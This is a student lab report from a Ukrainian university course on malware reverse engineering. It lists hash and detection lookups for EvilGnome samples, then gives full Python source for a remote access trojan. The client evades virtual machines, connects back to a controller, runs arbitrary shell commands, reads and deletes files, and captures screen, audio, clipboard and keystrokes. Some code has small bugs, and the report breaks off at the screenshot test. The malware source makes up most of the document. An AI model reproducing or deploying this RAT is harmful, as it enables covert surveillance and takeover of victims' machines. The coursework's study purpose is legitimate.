

Міністерство освіти і науки України
Національний технічний університет України
"Київський політехнічний інститут імені Ігоря Сікорського"
Фізико-технічний інститут

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №4
Системи віддаленого керування

Виконала:
студентка 3 курсу
гр. ФБ-92
Шатковська Діана

Перевірів:
Якобчук Д.І.

Київ - 2021

Системи віддаленого керування

Мета роботи:

Отримати навички аналізу та моделювання систем віддаленого керування.

Хід роботи

Завдання 1

Проаналізуйте зразки EvilGnome:

7ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869

Malicious Main Family: EvilGnome

SHA256: 7ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869

Known Malicious. This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors. Analyzed on Dec 30th 2021

Genetic Analysis | TTPs | IOCs | Behavior

Original File: 7ffab36b2fa68d0708c82f01a70c8d1061... 228.05 KB

Static Extraction: Extract

Genetic Summary | Related Samples | Code (546) | Strings (1,051) | Capabilities (9)

EvilGnome Malware 33.98% Related Samples: 183 Code genes: 168 Strings

CoinMiner Malware 4.54% Related Samples: 31 Code genes: 0 Strings

libstdc++ Library 64.58% Related Samples: 359 Code genes: 281 Strings

libstdc++ Library 1.24% 0 Code genes: 29 Strings

File Metadata

Size: 228.05 KB

SHA256: 7ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869

MD5: dcf3cb0ca5ea83d835af6979a9b85c1

File Type: ELF executable

SHA1: d11582903173e14c4ce41a3d2edfebf5b324c5

Ssdeep: 3072:6LvhSsmjQ22qF17QnOifLD/eNkndEelrVbv9Kp8FrEXSM0nN8r9AnGA:6LSSmjQQq7QOifG5deRSc8FrC8AnGA

VIRUSTOTAL Report (35 / 60 Detections)

Довідка

82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

Malicious

SHA256: 82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

Known Malicious. This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors. Analyzed on Dec 30th 2021

Genetic Analysis | TTPs | IOCs | Behavior

Original File: 82b69954410c83315dfe769eed4b6cfc7... 244 Bytes

Dynamic Execution: Dynamic Execution is currently unavailable. The Dynamic Execution can impact the analysis result. Please try again later for a better result.

Static Extraction: Extract

Summary

82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7 non_executable

File Metadata - Non Executable BETA

Size: 244 Bytes

SHA256: 82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

MD5: 9605cde5a7482e591c03bd24ab219154

SHA1: fe42224de94a51946bda801c9dfdf3f449186fd

Ssdeep: 6:hXw8vPBKnFLAp9SdSw/ACl6TyfITyrdAMa8+CKT5396Sw/O20Z2VvA

VIRUSTOTAL Report (27 / 57 Detections)

a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032

The screenshot shows the VirusTotal Malicious file analysis interface. At the top, the file is identified as 'a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032' with a SHA256 hash. It is marked as 'Known Malicious' and 'non_executable'. The interface includes tabs for 'Genetic Analysis', 'TTPs', 'IOCs', and 'Behavior'. The 'Summary' tab is active, showing file metadata: Size (754 Bytes), SHA256 (a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032), MD5 (997a43976b11604836798045827648a6), SHA1 (b3d07c5f9c2181c9e828b5f87340a46e20c2b67f), and Sddeep (1ZLE0vakC7Uo/mK7F7x4EkeBUW7aB1CGO/KASVZ0S26bcBCBSmhL3QCxvB/BUHGb5VP52QcQZ). The 'Dynamic Execution' section is currently unavailable. The 'File Metadata - Non Executable' section is also visible.

Завдання 2

CoolProgram-serv.py

```
import PySimpleGUI as gui
from PySimpleGUI.PySimpleGUI import main

import socket, ast

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_ip = '192.168.0.4'
# server_ip = socket.gethostbyname(socket.gethostname())

main_layout = [
    [gui.Text("Welcome to CoolProgram!", key="text")],
    [gui.Button("Open connection")],
    [gui.Button("List Root Directory")],
    [gui.Button("Get File Content")],
    [gui.Button("List Directory")],
    [gui.Button("Get System Info")],
    [gui.Button("Delete File")],
    [gui.Button("List Processes")],
    [gui.Button("Execute Command")],
    [gui.Button("Capture Screen")],
    [gui.Button("Capture Audio")],
    [gui.Button("Capture Clipboard")],
    [gui.Button("Keylogger")],
    [gui.Multiline(f"{server_ip}", key="status", size=(120,20))]]

main_window = gui.Window(title="coolProgram", layout=main_layout, margins=(10,10))

def Recv():
    res = b''
    size = int(client.recv(128).decode())
    print(size)
    client.send('ok'.encode())
    rcv = 0
    while size > rcv:
        pack = client.recv(1024)
```

```

        res += pack
        rcv += 1024
        print(rcv)
        client.send('ok'.encode())

    return res

while True:
    event, values = main_window.read()
    print("waiting for activity")

    if event == "Open connection":
        server.bind(('192.168.0.4', 11111))
        server.listen(100)
        client, client_ip = server.accept()
        print("accepted..")
        main_window["status"].print(f"\nConnected:{client_ip}")

    if event == "List Root Directory":
        print('lrd')
        command = 'lrd'
        client.send(command.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = client.recv(1024).decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "Get File Content":
        print('gfc')
        command = 'gfc'
        client.send(command.encode())
        path = gui.popup_get_text('Insert desired file path:')
        client.send(path.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = Recv().decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")

    if event == "List Directory":
        command = 'ld'
        client.send(command.encode())
        path = gui.popup_get_text('Insert desired directory path:')
        client.send(path.encode())
        reply = client.recv(1024).decode()
        print(reply)
        if reply == "ok":
            result = client.recv(1024).decode()
            print(result)
            main_window["status"].print(f"\n{result}")
        else:
            main_window["status"].print(f"\nsmth went wrong")

```

```

if event == "Get System Info":
    command = 'gsi'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode().split('-')
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Delete File":
    command = 'df'
    client.send(command.encode())
    path = gui.popup_get_text('Insert desired file path:')
    client.send(path.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode()
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "List Processes":
    command = 'lp'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = Recv().decode
        result = "\n\t".join(result.split("+"))
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Excecute Command":
    command = 'exc'
    client.send(command.encode())
    com = gui.popup_get_text('Insert desired command to execute:')
    client.send(com.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = client.recv(1024).decode()
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Capture Screen":
    command = 'cs'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    if reply == "ok":

```

```

        scr = Recv()
        name = 'screenshot.png'

        bt = scr
        with open(name, 'wb') as file:
            file.write(bt)
        main_window["status"].print(f"\nScreenshot saved.")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Capture Audio":
    command = 'ca'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    if reply == "ok":

        snd = Recv()
        name = 'soundcap.wav'

        bt = snd
        with open(name, 'wb') as file:
            file.write(bt)
        main_window["status"].print(f"\nSoundcap saved.")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Capture Clipboard":
    command = 'cc'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    if reply == "ok":
        res = Recv().decode()
        print(res)
        main_window["status"].print(f"\n{res}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

if event == "Keylogger":
    command = 'kl'
    client.send(command.encode())
    reply = client.recv(1024).decode()
    print(reply)
    if reply == "ok":
        result = Recv().decode()
        print(result)
        main_window["status"].print(f"\n{result}")
    else:
        main_window["status"].print(f"\nsmth went wrong")

elif event == gui.WIN_CLOSED:
    break

main_window.close()

```

cli.py

```
import socket
import os
import subprocess
import platform
from typing import KeysView
import psutil
import mss
from mss import mss as ms
import sounddevice as sd
from scipy.io.wavfile import write
import time
import clipboard
from pynput import keyboard

def checkVM():
    if platform.system() == "Windows":
        if ('\n0' in subprocess.getoutput("wmic bios get serialnumber") or
            'innotek GmbH' in subprocess.getoutput("wmic computersystem get model"))
    or
        'VirtualBox' in subprocess.getoutput("wmic computersystem get
manufacturer")):
        return True
    else:
        return False

    elif platform.system() == 'Linux':
        if (subprocess.getoutput('systemd-detect-virt') == 'none'):
            return False
        else:
            return True

if not checkVM():

    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_ip = '192.168.0.4'

    client.connect((server_ip, 11111))

    print('Connection: Success!')

else:
    print("No, we don't work with VMs (-_-)")
    exit()

def Send(data):
    size = len(data)
    print(size)
    client.send(str(size).encode())
    client.recv(6)

    snt = 0
    while snt < size:
        client.send(data[snt:snt+1024])
        snt = snt + 1024
        print(snt)
```

```

client.recv(6)

print('Connection: receiving commands..')
while True:
    command = client.recv(1024).decode()
    print(command)
    if command == 'lrd':
        client.send('ok'.encode())
        res = str(os.listdir("/"))
        client.send(res.encode())

    elif command == 'gfc':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            with open(path, 'rb') as file:
                res = str(file.read())
        except Exception:
            res = "File not found or do not exist."
        Send(res.encode())

    elif command == 'ld':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            res = str(os.listdir(path))
        except Exception:
            res = "Directory not found or do not exist."
        client.send(res.encode())

    elif command == 'gsi':
        client.send('ok'.encode())
        res =
f"{platform.platform()}-{platform.version()}-{platform.release()}-{platform.uname()
}-{platform.processor()}-{socket.gethostname()}"
        client.send(res.encode())

    elif command == 'df':
        client.send('ok'.encode())
        path = client.recv(1024).decode()
        try:
            os.remove(path)
            res = "Deleted."
        except Exception:
            res = "File not found or do not exist."
        client.send(res.encode())

    elif command == 'lp':
        client.send('ok'.encode())

        proc = []
        for i in psutil.process_iter(['pid', 'name', 'username']):
            proc.append(f"{i.info['pid']}-{i.info['username']}-{i.info['name']}")

        proc = str("+").join(proc)
        Send(proc.encode())

```



```

elif command == 'exc':
    client.send('ok'.encode())
    com = client.recv(1024).decode()
    res = str(subprocess.getoutput(com))
    client.send(res.encode())

elif command == 'cs':
    client.send('ok'.encode())
    scr = ms().grab(ms().monitors[1])
    res = mss.tools.to_png(scr.rgb,scr.size)
    Send(res)

elif command == 'ca':
    client.send('ok'.encode())
    duration = 5
    frequency = 44100
    record = sd.rec(int(duration*frequency), samplerate = frequency, channels =
2)

    sd.wait()
    write("record.wav", frequency, record)
    time.sleep(2)
    with open("record.wav", 'rb') as file:
        res = file.read()

    Send(res)

elif command == 'cc':
    client.send('ok'.encode())
    res = str(clipboard.paste())
    Send(res.encode())

elif command == 'kl':
    client.send('ok'.encode())

    global Keys
    keys = ''
    def on_press(key):
        global keys
        try:
            keys += str(key.char) + '~'
        except AttributeError:
            keys += str(key) + '~'


    def on_release(key):
        global keys
        if key == keyboard.Key.esc:
            # Stop listener
            return False

    # Collect events until released
    with keyboard.Listener(on_press=on_press, on_release=on_release) as
listener:
        listener.join()


    Send(keys.encode())

```


Протестуємо програму:




Спочатку запусимо сервер




Приєднаємось клієнтом






Переглянемо вміст рут-директорії:




Переглянемо вміст файлу:



b'hello kitty\nnice to meet you there!\n\nHow do you like my program?(0-0)\n'

Переглянемо вміст довільної директорії:




['Desktop', '.config', '.local', 'Documents', '.sudo_as_admin_successful', '.vscode', '.pki', 'RE_lab4', '.bash_logout', 'snap', '.bash_history', 'Videos', '.cache', 'Public', '.gnupg', '.bashrc', 'Music', '.profile', 'Templates', 'Pictures', '.mozilla', 'Downloads']

Отримаємо інформацію про систему-клієнта:




```
['Linux', '5.11.0', '44', 'generic', 'x86_64', 'with', 'glibc2.29', '#48~20.04.2', 'Ubuntu SMP Tue Dec 14 15:36:44 UTC 2021', '5.11.0', '44', 'generic', 'uname_result(system='Linux', node='ubuntu', release='5.11.0', '44', 'generic', version='#48~20.04.2', 'Ubuntu SMP Tue Dec 14 15:36:44 UTC 2021', machine='x86_64', processor='x86_64')', 'x86_64', 'ubuntu']
```

Видалимо файл(і переглянемо директорію на вміст):




```
Deleted!  
['cli.py']
```


Виведемо список процесів на клієнті:




Виконаємо довільну команду:




Зробимо скріншот:





